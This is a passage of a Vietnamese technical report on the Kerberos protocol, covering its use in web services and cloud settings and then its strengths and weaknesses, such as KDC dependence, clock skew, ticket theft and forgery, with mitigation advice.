Trong bối cảnh các hệ thống phân tán hiện đại, **dịch vụ web** đóng vai trò như cầu nối giữa các ứng dụng, cho phép trao đổi dữ liệu và thực hiện chức năng từ xa thông qua giao thức HTTP và định dạng SOAP/XML. Để đảm bảo tính bảo mật cho các trao đổi này, **WS-Security** – một tập hợp các tiêu chuẩn bảo mật cho SOAP Web Services – được sử dụng rộng rãi. Trong đó, Kerberos là một trong các cơ chế xác thực được hỗ trợ.

3.4.1 Kerberos như một hồ sơ token trong WS-Security

Hồ sơ Token Kerberos là một mở rộng của WS-Security, cho phép sử dụng vé Kerberos như một loại token nhị phân (BinarySecurityToken) trong tiêu đề SOAP. Cụ thể:

- Máy khách đính kèm vé Kerberos (AP-REQ) vào thông điệp SOAP.
- Khóa phiên (session key) thu được từ vé được sử dụng để mã hóa nội dung thông điệp.
- Trong các thông điệp sau, máy khách chỉ cần gửi thông tin tham chiếu (KeyIdentifier) thay vì đính kèm toàn bộ vé, giúp giảm tải thông điệp.

Vé Kerberos còn đóng vai trò là khóa đối xứng để mã hóa và/hoặc ký thông điệp SOAP, đảm bảo tính bảo mật, toàn vẹn và xác thực của dữ liệu truyền đi giữa các dịch vụ.

3.4.2 Ưu điểm nổi bật của Kerberos trong dịch vụ web

- **Tối ưu hiệu suất** nhờ sử dụng hoàn toàn mật mã đối xứng (AES), không cần mã hóa khóa công khai.
- **Không yêu cầu hạ tầng PKI** phức tạp như chứng chỉ số, giảm tải cho hệ thống và đơn giản hóa triển khai.
- **Xác thực mạnh mẽ và chống phát lại**, nhờ có sử dụng bộ xác thực (authenticator) trong token AP-REQ.
- **Phù hợp với các hệ thống yêu cầu cao về QoS**, chẳng hạn như hệ thống điều khiển từ xa trong dự án GRIDCC.

3.5 Ứng dụng trong môi trường điện toán đám mây và hệ thống hiện đại

Trong bối cảnh các hệ thống ngày càng chuyển dịch lên nền tảng đám mây và mô hình Zero Trust, Kerberos vẫn giữ được vai trò quan trọng nhờ khả năng xác thực mạnh mẽ và hiệu quả.

3.5.1 Tích hợp với hệ thống điện toán đám mây

Kerberos có thể tích hợp với các dịch vụ đám mây lai (hybrid cloud) và đám mây công cộng (public cloud) thông qua các cơ chế đồng bộ danh tính, tiêu biểu như:

- **Microsoft Azure Active Directory (AAD):** Cho phép đồng bộ hóa danh tính người dùng từ hệ thống Kerberos nội bộ (on-premise) lên Azure, từ đó hỗ trợ Single Sign-On giữa các ứng dụng đám mây và cục bộ.
- **Hadoop Security (Kerberos for Hadoop):** Trong các hệ thống xử lý dữ liệu lớn như Hadoop, Kerberos được sử dụng để xác thực người dùng truy cập các dịch vụ như HDFS, YARN, Hive, nhằm ngăn chặn truy cập trái phép và đảm bảo quyền riêng tư dữ liệu.

3.5.2 Triển khai trong mô hình Zero Trust và Cloud Federation

Kerberos ngày càng được sử dụng như một phần trong **kiến trúc Zero Trust**, nơi không có vùng tin cậy tuyệt đối trong mạng. Trong mô hình này:

- Mỗi yêu cầu truy cập đều phải trải qua xác thực, và Kerberos cung cấp cơ chế xác thực liên tục thông qua vé truy cập có thời gian sống giới hạn.
- Kerberos cũng có thể tích hợp với các cơ chế liên kết danh tính đa miền (Cloud Federation), nơi các tổ chức khác nhau có thể chia sẻ danh tính người dùng mà vẫn đảm bảo tính bảo mật nhờ giao thức xác thực Kerberos kết hợp với các tiêu chuẩn như SAML hoặc OAuth.

3.5.3 Ưu điểm trong môi trường hiện đại

- **Khả năng mở rộng tốt:** Phù hợp với hệ thống lớn nhiều máy chủ và người dùng.
- **Tối ưu hiệu suất:** Sử dụng mật mã đối xứng nên nhanh và nhẹ hơn so với giải pháp chỉ dùng mật mã khóa công khai.
- **Tích hợp dễ dàng:** Có thể kết hợp với các giao thức hiện đại như SPNEGO, LDAP, HTTP hoặc các hệ thống xác thực SAML-based.

3.6 Kết chương

Chương này đã trình bày một cách toàn diện các ứng dụng thực tiễn của giao thức Kerberos trong các hệ thống hiện đại. Thông qua các nội dung như xác thực một lần (Single Sign-On – SSO), bảo mật truyền tệp, xác thực client/server, cũng như xác thực dịch vụ web theo WS-Security, chương đã làm rõ vai trò thiết yếu của Kerberos trong việc đảm bảo an toàn thông tin và nâng cao trải nghiệm người dùng trong môi trường mạng phân tán.

Bên cạnh đó, Kerberos cũng chứng minh được tính linh hoạt và khả năng tích hợp cao trong các hệ thống đám mây, kiến trúc Zero Trust và các nền tảng đa miền nhờ khả năng đồng bộ hóa danh tính và mở rộng xác thực. Những đặc điểm này cho thấy Kerberos không chỉ là một giao thức xác thực truyền thống mà còn phù hợp với các mô hình bảo mật hiện đại.

CHƯƠNG 4. ƯU ĐIỂM VÀ NHƯỢC ĐIỂM

4.1 Ưu điểm

Giao thức Kerberos sở hữu nhiều ưu điểm vượt trội, khiến nó trở thành lựa chọn hàng đầu trong các hệ thống xác thực hiện đại:

4.1.1 Bảo mật mạnh mẽ

Kerberos sử dụng các thuật toán mã hóa mạnh như AES-256 hoặc AES-128 để bảo vệ vé, khóa phiên và thông điệp xác thực, giúp ngăn chặn các cuộc tấn công nghe lén và giả mạo. Việc sử dụng dấu thời gian và bộ xác thực (authenticator) đảm bảo tính tươi mới của yêu cầu, chống lại tấn công phát lại (replay attack). Vé được mã hóa bằng khóa bí mật chỉ có KDC và máy chủ đích biết, giúp ngăn chặn hành vi giả mạo.

Ví dụ: Hacker không thể giải mã TGT mà không có hash của tài khoản ***krbtgt***.

4.1.2 Hỗ trợ Single Sign-On (SSO)

Sau khi xác thực lần đầu và nhận vé cấp vé (TGT), người dùng có thể yêu cầu nhiều vé dịch vụ khác nhau mà không cần nhập lại thông tin đăng nhập. Điều này không chỉ tăng cường bảo mật mà còn cải thiện trải nghiệm người dùng và giảm tải cho hệ thống xác thực.

Ví dụ: Một nhân viên đăng nhập vào máy tính và truy cập email, file server, và ứng dụng web mà không cần nhập lại mật khẩu.

4.1.3 Hiệu suất cao

Kerberos sử dụng hoàn toàn mật mã đối xứng – vốn nhanh và nhẹ hơn nhiều so với mật mã khóa công khai như RSA. Trong các dịch vụ web, Kerberos có thể đạt hiệu suất cao hơn 28% và giảm độ trễ xử lý đến 50% so với các giải pháp dựa trên chứng chỉ số.

Ví dụ: Một ứng dụng web xử lý hàng nghìn yêu cầu SOAP mỗi giây sử dụng Kerberos để giảm độ trễ.

4.1.4 Khả năng mở rộng tốt

Kerberos hỗ trợ xác thực liên miền (cross-realm authentication), cho phép người dùng xác thực giữa các domain hoặc tổ chức khác nhau. Điều này đặc biệt phù hợp với các tổ chức lớn và hệ thống phân tán toàn cầu.

Ví dụ: Một công ty đa quốc gia sử dụng Kerberos để xác thực giữa các chi nhánh ở Mỹ và châu Âu.

4.1.5 Tích hợp sâu với hệ sinh thái Windows

Kerberos là giao thức xác thực mặc định trong Microsoft Active Directory, cho phép tích hợp chặt chẽ với các dịch vụ như SMB, RDP và Exchange, từ đó cung cấp trải nghiệm truy cập liền mạch cho người dùng trong môi trường Windows.

Ví dụ: Người dùng đăng nhập vào domain Windows và truy cập tài nguyên mạng mà không cần xác thực lại.

4.1.6 Đơn giản hóa triển khai

Không yêu cầu triển khai hạ tầng PKI phức tạp như X.509, Kerberos giúp giảm chi phí thiết lập và duy trì. Các máy chủ chỉ cần cấu hình SPN và tài khoản dịch vụ mà không cần quản lý chứng chỉ số.

Ví dụ: Một máy chủ Dịch vụ Web sử dụng Kerberos chỉ cần cấu hình SPN và tài khoản dịch vụ, thay vì quản lý chứng chỉ X.509.

4.1.7 Tính linh hoạt và đa nền tảng

Kerberos hỗ trợ hoạt động trên nhiều nền tảng như Windows, Linux, Unix, và có thể được tích hợp với nhiều loại dịch vụ như FTP, email, hệ quản trị cơ sở dữ liệu và dịch vụ web.

Ví dụ: Một tổ chức sử dụng Kerberos để xác thực cả trên file server Windows và máy chủ NFS Linux.

4.1.8 Cộng đồng phát triển và hỗ trợ mạnh

Kerberos được chuẩn hóa theo RFC 4120, có mã nguồn mở (MIT Kerberos, Heimdal) và nhận được sự hỗ trợ từ các nhà cung cấp lớn như Microsoft, Red Hat. Tài liệu kỹ thuật và công cụ triển khai phong phú giúp quản trị viên dễ dàng tiếp cận và triển khai thực tế.

Ví dụ: Quản trị viên có thể tìm tài liệu trên MIT Kerberos hoặc Microsoft Docs để cấu hình KDC.

4.2 Nhược điểm

Mặc dù mạnh mẽ, Kerberos tồn tại nhiều điểm yếu và lỗ hổng có thể bị khai thác nếu không được cấu hình và quản lý đúng cách. Dưới đây là phân tích chi tiết từng điểm yếu, kèm ví dụ và tác động:

4.2.1 Sự phụ thuộc vào trung tâm phân phối khóa KDC

4.2.1.1 KDC đóng vai trò gì trong hệ thống Kerberos?

KDC (Key Distribution Center) là thành phần cốt lõi của Kerberos, chịu trách nhiệm quản lý xác thực trong hệ thống.

Nếu KDC bị lỗi, toàn bộ quá trình xác thực Kerberos sẽ dừng lại, dẫn đến hệ thống không thể hoạt động bình thường.

Kerberos phụ thuộc hoàn toàn vào KDC để xác thực người dùng và dịch vụ. KDC lưu trữ khóa bí mật của tất cả người dùng và máy chủ.Việc lưu trữ khóa bí mật tại KDC khiến bảo mật bị phụ thuộc vào an toàn của cơ sở dữ liệu KDC, bất kỳ truy cập trái phép nào vào

cơ sở dữ liệu KDC cũng đồng nghĩa với việc toàn bộ hệ thống bị xâm nhập. Khi KDC gặp sự cố, các vấn đề sau sẽ xảy ra:

- **Người dùng không thể đăng nhập vào hệ thống:** Vì không thể lấy vé TGT từ KDC.
- **Dịch vụ không thể xác thực:** Các máy chủ ứng dụng yêu cầu vé từ KDC để xác thực người dùng, nếu không có vé, dịch vụ không thể hoạt động.
- **Không thể cấp quyền truy cập mới:** Người dùng có vé cũ vẫn có thể tiếp tục làm việc cho đến khi vé hết hạn, nhưng không thể yêu cầu vé mới.

Mỗi máy khách và máy chủ cần có khóa bí mật riêng với KDC, dẫn đến quản lý khóa phức tạp và không hiệu quả trong môi trường lớn do việc thiết lập các mối quan hệ tin cậy giữa các KDC. Mỗi miền cần thiết lập chia sẻ khóa bí mật với các miền khác, gây tăng trưởng tuyến tính số lượng khóa cần quản lý

4.2.1.2 Các tình huống gây gián đoạn KDC

- **Tấn công từ chối dịch vụ (DoS/DDoS):** Nếu KDC bị quá tải bởi một lượng lớn yêu cầu xác thực giả mạo, nó có thể bị chậm hoặc dừng hoạt động hoàn toàn.
- **Tấn công vào hệ thống KDC:** Nếu hacker xâm nhập vào máy chủ KDC và làm thay đổi dữ liệu xác thực, toàn bộ hệ thống có thể bị mất kiểm soát.
- **Sự cố phần cứng hoặc lỗi hệ điều hành:** Nếu máy chủ vật lý hoặc ảo hóa chạy KDC gặp sự cố, dịch vụ Kerberos sẽ bị gián đoạn.
- **Mất kết nối mạng giữa KDC và các hệ thống khác:** Nếu KDC không thể giao tiếp với các client hoặc máy chủ dịch vụ do lỗi mạng, quá trình xác thực cũng sẽ thất bại.

4.2.1.3 Hậu quả khi KDC bị lỗi

- **Làm gián đoạn toàn bộ hệ thống:** Người dùng và ứng dụng không thể truy cập tài nguyên.
- **Gây ảnh hưởng lớn đến doanh nghiệp:** Nếu KDC bị tấn công hoặc gặp sự cố, doanh nghiệp có thể bị gián đoạn hoạt động nghiêm trọng.
- **Tạo cơ hội cho hacker khai thác:** Nếu KDC bị hỏng hoặc bị kiểm soát, hacker có thể tạo vé giả để chiếm quyền truy cập hệ thống.

4.2.1.4 Cách giảm thiểu rủi ro khi KDC là điểm lỗi duy nhất

- Triển khai KDC dự phòng (Redundant KDCs), thiết lập KDC thứ hai để hoạt động như một bản sao của KDC chính. Cấu hình Replication giữa các KDC để đảm bảo dữ liệu xác thực luôn được đồng bộ. Dùng Load Balancer để phân phối tải giữa các KDC, giảm nguy cơ quá tải.
- Bảo vệ KDC khỏi tấn công. Giới hạn quyền truy cập vào KDC: Chỉ cấp quyền admin cho những người thực sự cần. Sử dụng tường lửa và IDS/IPS để phát hiện và ngăn

chặn tấn công từ bên ngoài. Bật MFA cho tài khoản quản trị KDC để giảm nguy cơ bị xâm nhập.

- Giám sát và phát hiện lỗi sớm. Theo dõi hiệu suất KDC để phát hiện tình trạng quá tải. Cấu hình alert khi KDC gặp sự cố để có thể xử lý ngay lập tức. Kiểm tra log thường xuyên để phát hiện các hoạt động bất thường.
- Sao lưu và khôi phục nhanh chóng. Định kỳ sao lưu cơ sở dữ liệu KDC để có thể khôi phục nhanh khi có sự cố. Có kế hoạch khắc phục sự cố rõ ràng để giảm thiểu thời gian downtime.
- Loại bỏ yêu cầu lưu khóa bí mật của từng người dùng trong KDC. Cho phép xác thực mà không cần chia sẻ khóa trước đó. Tăng khả năng mở rộng trong hệ thống phân tán và liên miền.
- Sử dụng PKTAPP cho phép xác thực trực tiếp giữa máy khách và máy chủ ứng dụng bằng chứng chỉ. Loại bỏ vai trò trung gian của KDC trong nhiều bước, ít thông điệp trao đổi hơn.

4.2.2 Kerberos không hỗ trợ xác thực phân tán tốt

Một trong những hạn chế lớn nhất của Kerberos truyền thống là tính tập trung hóa quá mức vào máy chủ phân phối khóa (KDC). Trong toàn bộ quy trình xác thực, từ bước xác thực người dùng cho đến việc cấp vé dịch vụ, mọi yêu cầu đều phải đi qua KDC. Điều này biến KDC thành một điểm lỗi đơn lẻ (single point of failure) và nút thắt cổ chai về hiệu suất, đặc biệt khi số lượng người dùng và dịch vụ tăng lên trong các hệ thống lớn.

Hơn nữa, khi hệ thống được triển khai trong môi trường đa miền (multi-realm) – ví dụ như nhiều tổ chức liên kết hoặc nhiều trung tâm dữ liệu độc lập – việc thiết lập và duy trì mối quan hệ tin cậy giữa các KDC trở nên phức tạp và kém linh hoạt. Các miền phải cấu hình chia sẻ khóa thủ công, đòi hỏi nhiều bước xử lý và không dễ mở rộng hoặc tự động hóa.

Hệ quả là Kerberos gốc khó thích ứng với môi trường phân tán quy mô lớn, nơi cần nhiều KDC hoạt động song song và có thể xác thực chéo lẫn nhau một cách linh hoạt và hiệu quả. Chính vì vậy, các mô hình mở rộng như PKCROSS hay PKTAPP đã được đề xuất nhằm giải quyết điểm yếu này bằng cách đưa mật mã khóa công khai vào quy trình xác thực liên miền và xác thực trực tiếp giữa máy khách và máy chủ.

4.2.3 Phụ thuộc vào đồng bộ thời gian

4.2.3.1 Kerberos sử dụng thời gian như thế nào?

Kerberos yêu cầu thời gian chính xác giữa các hệ thống để ngăn chặn tấn công phát lại (replay attack). Khi client yêu cầu xác thực, vé Kerberos chứa timestamp để đảm bảo rằng nó chỉ hợp lệ trong một khoảng thời gian ngắn.

- Khi một client gửi yêu cầu xác thực, KDC sẽ kiểm tra timestamp của yêu cầu.

- Nếu thời gian của client lệch quá nhiều so với KDC, yêu cầu sẽ bị từ chối.

Mức lệch thời gian tối đa thường được đặt là 5 phút (có thể tùy chỉnh).

Kerberos yêu cầu thời gian giữa client, server và KDC phải đồng bộ. Nếu thời gian lệch quá mức (thường là 5 phút), xác thực sẽ thất bại. Mặc dù Kerberos sử dụng dấu thời gian và xác thực đồng hồ, nó vẫn có thể bị tấn công nếu hệ thống không đồng bộ thời gian chính xác. Kẻ tấn công có thể gửi lại các thông điệp cũ trong khoảng thời gian được phép nếu nạn nhân có đồng hồ lệch giờ. Hacker có thể khai thác điểm yếu này để phá vỡ hoặc thao túng quá trình xác thực.

Do thiếu xác minh lại khi gửi lại yêu cầu, nếu client không nhận được phản hồi từ server, nó có thể gửi lại yêu cầu mà không xác minh bổ sung, mở cửa cho kẻ tấn công khai thác.

4.2.3.2 Cách hacker lợi dụng điểm yếu

Hệ thống Kerberos rất phụ thuộc vào độ chính xác của thời gian trên các máy. Nếu không đồng bộ tốt, xác thực có thể thất bại hoặc dễ bị khai thác. Có thể nói đến các hình thức tấn công như

Tấn công từ chối dịch vụ (DoS): Hacker làm lệch thời gian trên client hoặc server, khiến vé xác thực bị từ chối. Khi nhiều hệ thống mất đồng bộ, người dùng và dịch vụ không thể truy cập, gây gián đoạn hoạt động.

Tấn công phát lại (Replay Attack): Nếu hệ thống chấp nhận vé cũ do lỗi thời gian, hacker có thể gửi lại vé đã đánh cắp để truy cập trái phép.

Tấn công làm sai lệch thời gian (NTP Poisoning): Hacker có thể can thiệp vào giao thức NTP để cung cấp thời gian sai lệch, khiến hệ thống từ chối xác thực hoặc chấp nhận vé cũ.

4.2.3.3 Hậu quả

Các khóa phiên được lưu trữ trong bộ nhớ chia sẻ có thể bị đánh cắp nếu kẻ tấn công có quyền truy cập máy cục bộ, làm lộ khóa xác thực. Khi kẻ tấn công có quyền truy cập máy cục bộ người dùng không thể đăng nhập, làm gián đoạn công việc. Khiến dịch vụ không thể xác thực, ảnh hưởng đến hệ thống quan trọng như email, file server. Làm tăng nguy cơ xâm nhập trái phép, nếu hacker lợi dụng lỗi thời gian để phát lại vé cũ. Ảnh hưởng diện rộng trong hệ thống doanh nghiệp, đặc biệt với môi trường Active Directory.

4.2.3.4 Cách giảm thiểu rủi ro

- **Cấu hình NTP đúng cách:** Sử dụng NTP Server đáng tin cậy để đảm bảo tất cả các máy trong hệ thống lấy thời gian từ một nguồn duy nhất.Với hệ thống Windows, sử dụng Windows Time Service (w32tm) để đồng bộ với Domain Controller. Trong Linux, sử dụng Chrony hoặc NTPd để đảm bảo thời gian chính xác.

- **Giám sát và kiểm tra đồng bộ thời gian thường xuyên:** Dùng lệnh w32tm /query /status trên Windows hoặc timedatectl trên Linux để kiểm tra thời gian. Cấu hình cảnh báo nếu lệch thời gian quá mức cho phép.
- **Bảo vệ hệ thống khỏi tấn công NTP Poisoning:** Cấu hình bảo mật cho NTP Server, sử dụng giao thức xác thực NTP để ngăn chặn dữ liệu giả mạo. Hạn chế client cập nhật thời gian từ nguồn không đáng tin cậy.

4.2.4 Lưu trữ vé trong bộ nhớ

Một trong những cơ chế giúp Kerberos cung cấp trải nghiệm xác thực tiện lợi cho người dùng chính là hệ thống vé (tickets). Sau khi người dùng đăng nhập thành công, hệ thống sẽ cấp một vé cấp vé (TGT) và các vé dịch vụ (Service Tickets), từ đó cho phép truy cập nhiều dịch vụ nội bộ mà không cần nhập lại mật khẩu. Tuy nhiên, để duy trì phiên làm việc, các vé này được lưu tạm trong bộ nhớ RAM của máy khách – và đây cũng chính là một điểm yếu bảo mật nghiêm trọng.

Trong trường hợp hệ thống bị xâm nhập – ví dụ bởi phần mềm độc hại hoặc thông qua lỗ hổng trong dịch vụ – hacker có thể trích xuất các vé Kerberos đang lưu trong RAM mà không cần đến thông tin đăng nhập hợp lệ. Công cụ như **Mimikatz** cho phép kẻ tấn công truy cập tiến trình bảo mật của hệ điều hành (như lsass.exe) để đọc và sao chép vé của người dùng hiện tại. Một khi đã có được vé, đặc biệt là vé của tài khoản có đặc quyền cao, hacker có thể tái sử dụng vé này ở bất kỳ thiết bị nào khác, giả danh người dùng thật để truy cập hệ thống – kỹ thuật được gọi là Pass-the-Ticket.

Rủi ro càng tăng cao khi vé còn hiệu lực, bởi Kerberos thường cấp vé với thời gian sống từ 8 đến 10 giờ, thậm chí lâu hơn nếu không cấu hình đúng. Trong khoảng thời gian này, hacker có thể âm thầm di chuyển ngang trong hệ thống (lateral movement), leo thang đặc quyền, truy cập dữ liệu nhạy cảm – tất cả đều không cần mật khẩu và rất khó bị phát hiện qua các cơ chế giám sát thông thường. Thậm chí, nếu vé bị đánh cắp từ tài khoản admin, toàn bộ hạ tầng Active Directory có thể bị kiểm soát chỉ từ một hành động nhỏ.

Việc khai thác lỗ hổng này có thể dẫn đến hậu quả nghiêm trọng: từ việc truy cập trái phép tài nguyên nội bộ, đánh cắp dữ liệu, đến kiểm soát hệ thống quản trị và làm gián đoạn hoạt động doanh nghiệp. Mối nguy hiểm nằm ở chỗ tất cả những hành động trên đều thực hiện bằng vé "hợp lệ", nên hệ thống xác thực Kerberos không cảnh báo bất thường.

Để giảm thiểu rủi ro, các tổ chức cần:

- Kích hoạt Credential Guard (Windows) để cô lập vùng chứa vé khỏi tiến trình hệ điều hành thông thường.
- Giới hạn quyền quản trị trên các máy trạm, tránh tình trạng vé có đặc quyền cao bị trích xuất dễ dàng.
- Rút ngắn thời gian sống của vé, kết hợp sử dụng vé có thể gia hạn (renewable tickets) để buộc người dùng xác thực lại theo chu kỳ.

- Theo dõi nhật ký bảo mật và hành vi truy cập, đặc biệt các hành vi đáng ngờ như sử dụng vé từ thiết bị lạ hoặc ngoài giờ làm việc.

Tóm lại, việc lưu trữ vé trong bộ nhớ RAM là giải pháp hiệu quả về hiệu suất, nhưng cũng đồng thời mở ra cánh cửa lớn cho kẻ tấn công, nếu hệ thống không được bảo vệ đúng cách. Các tổ chức cần xem xét kỹ lưỡng điểm yếu này như một mối đe dọa thực sự trong kiến trúc Kerberos hiện đại.

4.2.5 Không có cơ chế thu hồi vé ngay lập tức

Một trong những hạn chế nghiêm trọng về mặt thiết kế của giao thức Kerberos là không có cơ chế thu hồi vé ngay khi tài khoản người dùng bị vô hiệu hóa hoặc thay đổi quyền truy cập. Trong quá trình hoạt động, Kerberos cấp phát các vé xác thực (TGT) và vé dịch vụ có thời gian hiệu lực cố định – thông thường từ vài giờ cho đến cả ngày. Các vé này sau khi được phát hành sẽ tiếp tục hợp lệ cho đến khi hết hạn, bất kể trạng thái hiện tại của tài khoản người dùng. Điều này tạo ra một khoảng trống bảo mật đáng kể, cho phép các tài khoản đã bị thu hồi quyền vẫn có thể truy cập tài nguyên nội bộ.

Điểm yếu này trở nên đặc biệt nguy hiểm trong trường hợp hệ thống bị xâm nhập hoặc chiếm quyền điều khiển tài khoản. Giả sử một tài khoản quản trị bị lộ, ngay cả khi được phát hiện và vô hiệu hóa kịp thời, hacker vẫn có thể tiếp tục sử dụng vé Kerberos còn hiệu lực để di chuyển ngang trong mạng, truy cập hệ thống và tài nguyên quan trọng. Tình huống tương tự cũng có thể xảy ra với các cuộc tấn công nội gián: một nhân viên đã nghỉ việc vẫn có thể khai thác vé còn hiệu lực để gây ra rò rỉ dữ liệu hoặc phá hoại hệ thống trước khi bị ngăn chặn.

Các kỹ thuật tấn công phổ biến như Pass-the-Ticket, Pass-the-Hash, hay Privilege Escalation đều có thể tận dụng lỗ hổng này để duy trì quyền truy cập trái phép mà không cần thông tin đăng nhập hợp lệ. Đặc biệt, vì các vé này được hệ thống công nhận là "hợp lệ", nên rất khó phát hiện thông qua cơ chế xác thực thông thường.

Hiện tại, Kerberos không hỗ trợ việc thu hồi vé một cách chủ động và tức thời. Điều này đồng nghĩa với việc khi có sự cố bảo mật xảy ra, quản trị viên không thể chấm dứt phiên truy cập đang diễn ra bằng cách chỉ đơn giản vô hiệu hóa tài khoản. Các biện pháp khắc phục chủ yếu mang tính phòng ngừa hoặc gián tiếp, chẳng hạn:

- Rút ngắn thời gian sống của vé, giới hạn tối đa khả năng lợi dụng vé bị rò rỉ.
- Giám sát hành vi đăng nhập, thiết lập cảnh báo khi có truy cập bất thường từ tài khoản bị thu hồi.
- Tách biệt rõ ràng giữa tài khoản người dùng và tài khoản dịch vụ, tránh chia sẻ vé hoặc quyền truy cập.
- Áp dụng nguyên tắc Least Privilege, chỉ cấp quyền tối thiểu cần thiết cho từng tài khoản.

- Kích hoạt Credential Guard và các biện pháp bảo vệ bộ nhớ, ngăn chặn việc trích xuất vé từ RAM.

Tóm lại, việc thiếu khả năng thu hồi vé Kerberos ngay lập tức đặt ra thách thức lớn trong quản trị an ninh hệ thống, đặc biệt là trong môi trường doanh nghiệp quy mô lớn. Để bù đắp điểm yếu này, cần triển khai đồng thời các chính sách bảo mật nghiêm ngặt, quy trình phản ứng nhanh, và giám sát liên tục nhằm đảm bảo rằng các hành vi truy cập trái phép bị ngăn chặn trong thời gian ngắn nhất có thể.

4.2.6 Dễ bị giả mạo vé

4.2.6.1 Kerberos sử dụng vé để xác thực người dùng

Kerberos dựa vào vé để xác thực người dùng và dịch vụ, nhưng không có cơ chế kiểm tra tức thời xem vé có hợp lệ hay không.

Giao thức Kerberos sử dụng các vé (tickets) để xác thực người dùng và cấp quyền truy cập dịch vụ trong hệ thống. Các vé này được mã hóa bằng các khóa bí mật liên quan đến KDC (Trung tâm phân phối Khóa) và các tài khoản dịch vụ. Tuy nhiên, nếu kẻ tấn công chiếm được các khóa bí mật này, họ có thể tự tạo ra vé hợp lệ một cách thủ công, mà không cần thông tin đăng nhập chính chủ – mở ra cơ hội cho hàng loạt cuộc tấn công nguy hiểm như Golden Ticket và Silver Ticket.

Các vé giả mạo vẫn sẽ được hệ thống chấp nhận nếu đúng định dạng và khóa mã hóa hợp lệ. Do đó, kẻ tấn công có thể ẩn mình dưới danh nghĩa hợp pháp, thực hiện các hành vi leo thang đặc quyền, trích xuất dữ liệu, hoặc phá hoại hệ thống mà không bị phát hiện bởi các cơ chế giám sát thông thường.

4.2.6.2 Hậu quả của điểm yếu gây ra

Một trong những rủi ro lớn nhất là khi hacker xâm nhập vào hệ thống và đánh cắp thông tin vé. Nếu quản trị viên không phát hiện kịp thời, hacker có thể tiếp tục sử dụng vé giả mạo để truy cập tài nguyên mà không cần xác thực lại. Điều này đặc biệt nguy hiểm với các tài khoản có quyền cao, vì hacker có thể mở rộng quyền truy cập, đánh cắp dữ liệu hoặc thực hiện các cuộc tấn công sâu hơn vào hệ thống.

Ngoài ra, vấn đề này cũng mở ra nguy cơ bị lợi dụng trong các cuộc tấn công nội gián. Nếu một nhân viên có quyền truy cập vào hệ thống tạo vé Kerberos, họ có thể tạo vé giả trước khi rời đi, sau đó sử dụng để truy cập trái phép vào hệ thống sau khi tài khoản chính thức của họ đã bị vô hiệu hóa. Điều này có thể dẫn đến rò rỉ dữ liệu, phá hoại hệ thống hoặc tấn công mạng nội bộ từ bên trong.

4.2.6.3 Giải pháp giảm thiểu tác hại

Mặc dù Kerberos có thể hạn chế rủi ro này bằng cách sử dụng mã hóa mạnh và kiểm soát chặt chẽ quyền truy cập vào khóa KDC, nhưng không có cách nào đảm bảo 100% vé không bị giả mạo nếu hacker đã xâm nhập vào hệ thống.

Để giảm thiểu tác hại, quản trị viên cần triển khai các biện pháp bổ sung như giám sát hoạt động bất thường, thay đổi định kỳ khóa mã hóa và áp dụng các cơ chế xác thực bổ sung như MFA cho các tài khoản quan trọng.

Sử dụng giải pháp PKINIT dùng chữ ký số và mã hóa khóa công khai để xác thực bước đầu giữa máy khách và KDC. Tránh giả mạo yêu cầu ban đầu, không cần lưu mật khẩu trong KDC.

4.2.7 Không mã hóa dữ liệu truyền tải

Một điểm yếu quan trọng khác của giao thức Kerberos là nó chỉ đảm bảo xác thực, chứ không trực tiếp mã hóa nội dung dữ liệu truyền tải giữa máy khách và máy chủ. Mặc dù Kerberos có khả năng xác thực mạnh mẽ, đảm bảo rằng các bên giao tiếp là hợp lệ, nhưng nó không bảo vệ nội dung của các gói dữ liệu khỏi bị truy cập trái phép trên đường truyền. Nếu không được kết hợp với các lớp bảo mật bổ sung như SSL/TLS, dữ liệu có thể bị nghe lén hoặc bị thay đổi trong quá trình truyền tải. Điều này đặc biệt nguy hiểm trong các môi trường mạng công cộng hoặc khi dữ liệu mang tính nhạy cảm cao, vì kẻ tấn công có thể tận dụng lỗ hổng này để đánh cắp thông tin, thực hiện các cuộc tấn công người đứng giữa (man-in-the-middle) hoặc ghi lại phiên giao tiếp để khai thác sau. Chính vì vậy, việc sử dụng Kerberos đơn lẻ mà không có cơ chế mã hóa dữ liệu phù hợp là chưa đủ để đảm bảo tính toàn vẹn và bảo mật của thông tin.

4.2.8 Không có xác thực đa yếu tố (MFA) mặc định

Kerberos là một giao thức xác thực mạnh mẽ, nhưng nó chỉ dựa vào mật khẩu hoặc khóa bí mật để xác minh danh tính người dùng. Yêu cầu xác thực ban đầu (AS_REQ) chỉ dùng tên người dùng văn bản thuần và mật khẩu để sinh khóa. Do dùng mật khẩu để sinh khóa, hệ thống dễ bị tấn công từ điển (dictionary attack) nếu mật khẩu yếu. Điều này tạo ra một lỗ hổng bảo mật nghiêm trọng, vì nếu hacker đánh cắp được thông tin đăng nhập hoặc thực hiện các cuộc tấn công như phishing hay brute-force, họ có thể dễ dàng truy cập vào hệ thống mà không cần bất kỳ lớp bảo vệ bổ sung nào.

4.2.8.1 Rủi ro tiềm ẩn

Một trong những rủi ro lớn nhất là khi hacker thu thập được thông tin đăng nhập của người dùng hợp lệ. Nếu hệ thống không có MFA, hacker có thể sử dụng thông tin này để xác thực với KDC và nhận vé truy cập hợp lệ mà không bị nghi ngờ. Điều này đặc biệt nguy hiểm trong môi trường doanh nghiệp, nơi một tài khoản bị xâm nhập có thể dẫn đến lây lan mã độc, đánh cắp dữ liệu hoặc leo thang đặc quyền.

Ngoài ra, vấn đề này cũng mở ra nguy cơ tấn công nội gián. Nếu một nhân viên có quyền truy cập vào hệ thống nhưng sau đó bị thu hồi quyền, họ vẫn có thể sử dụng thông tin đăng nhập cũ để tiếp tục truy cập trái phép nếu vé Kerberos chưa hết hạn. Không có MFA đồng nghĩa với việc hệ thống không thể xác minh danh tính người dùng theo cách an toàn hơn, chẳng hạn như sử dụng mã OTP, vân tay hoặc thiết bị xác thực phần cứng.

4.2.8.2 Các biện pháp phòng chống

Mặc dù Kerberos có thể tích hợp với các giải pháp xác thực đa yếu tố từ bên thứ ba, nhưng bản thân nó không yêu cầu MFA mặc định. Điều này khiến hệ thống dễ bị khai thác nếu không có biện pháp bảo vệ bổ sung. Để giảm thiểu tác hại, quản trị viên cần triển khai MFA trên tất cả các tài khoản quan trọng, giám sát hoạt động đăng nhập bất thường và sử dụng chính sách mật khẩu mạnh để giảm nguy cơ bị tấn công. Hoặc sử dụng thêm một số biện pháp:

- Sử dụng **Smart Card** hoặc **Windows Hello for Business**, thay thế mật khẩu truyền thống bằng phương thức xác thực mạnh hơn.
